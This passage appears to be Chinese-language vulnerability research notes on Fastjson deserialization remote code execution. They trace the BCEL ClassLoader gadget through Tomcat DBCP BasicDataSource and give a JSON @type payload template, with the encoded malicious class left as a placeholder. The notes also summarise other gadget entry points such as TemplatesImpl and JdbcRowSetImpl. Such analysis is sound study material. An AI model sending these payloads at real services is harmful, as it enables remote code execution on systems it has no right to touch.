
代码参考C:\Users\xxxxx\Desktop\github\fastjson-remote-code-execute-poc\src\main\java\person\Poc1.java

3、bcel

https://xz.aliyun.com/t/2272

> 一句话概括就是利用fastjson默认的type属性，操控了相应的类，进而操控Class.forName()的参数，可以使用任意ClassLoader去加载任意代码，达到命令执行的目的。


简单的demo如下：




poc如下,xxxxxxx替换成bcel编码形式：

```
String payload3 = "{{\"@type\":\"com.alibaba.fastjson.JSONObject\",\"c\":{\"@type\":\"org.apache.tomcat.dbcp.dbcp2.BasicDataSource\",\"driverClassLoader\":{\"@type\":\"com.sun.org.apache.bcel.internal.util.ClassLoader\"},\"driverClassName\":\"xxxxxxxxxx\"}}:\"ddd\"}";
```


调用setDriverClassLoader赋值为com.sun.org.apache.bcel.internal.util.ClassLoader




调用setDriverClassName赋值为可控的bcel编码




向下继续跟调用getConnection函数连接（**看POC没有对Connection操作，为什么会调用getConnection方法去触发漏洞，fastjson在进行序列化的时候会循环调用序列化对象所属类的每一个get方法,当调用getConnection()方法的时候就会触发漏洞**）




来到createDataSource函数




来到createConnectionFactory函数，也就是漏洞触发的位置，this.driverClassName和this.driverClassLoader都是通过set赋值进去的，这就跟上面的demo一致了。




继续向下跟，loadClass是判断是否是 `$$BCEL$$` 前缀。



通过createClass，解码 `$$BCEL$$` 还原出恶意类



最后触发漏洞



代码：C:\Users\xxxx\Desktop\github\PoCs-fastjson1241\src\main\java\org\lain\poc\PoC2dbcp.java

bypass:

分析文章参考https://www.freebuf.com/vuls/208339.html

json反序列化入口总结

1. 构造函数调用（在构造函数中写入恶意类）eg：jackson的TemplatesImpl，首先_bytecodes会传入getTransletInstance方法中的defineTransletClasses方法，defineTransletClasses方法会根据_bytecodes字节数组new一个_class，_bytecodes加载到_class中，最后根据_class,用newInstance生成一个java实例，**所以将恶意代码写进构造函数当中。**

> 1.利用静态代码块，在类的加载环节之一【初始化】时触发（重点）—触发方法Class.forName()。**所以bcel的方法恶意类必须写在静态方法中**
> 2.利用构造函数，在类实例化时触发（当然，实例化前必然先初始化）—触发方法newInstance()， new Evil()
> 3.利用自定义函数，在函数被调用时触发 — 触发方法 xxx.fun() m.invoke()
> 4.利用接口的重写方法，在函数调用时触发

2. pojo的set和get方法。eg:1、bcel的POC是通过set方法赋值，导致Class.forName(classname, true, ClassLoaderName)中的classname和ClassLoaderName可控，而漏洞触发点在defineClass。
   2、`com.sun.rowset.JdbcRowSetImpl`
3. 一些隐藏方法collection/map的toString,equals,hashcode和map的put和get,collection的add,迭代对象的next等方法。eg:基于jndi，Field类型，通过hashset的equals方法触发，详细见上面分析。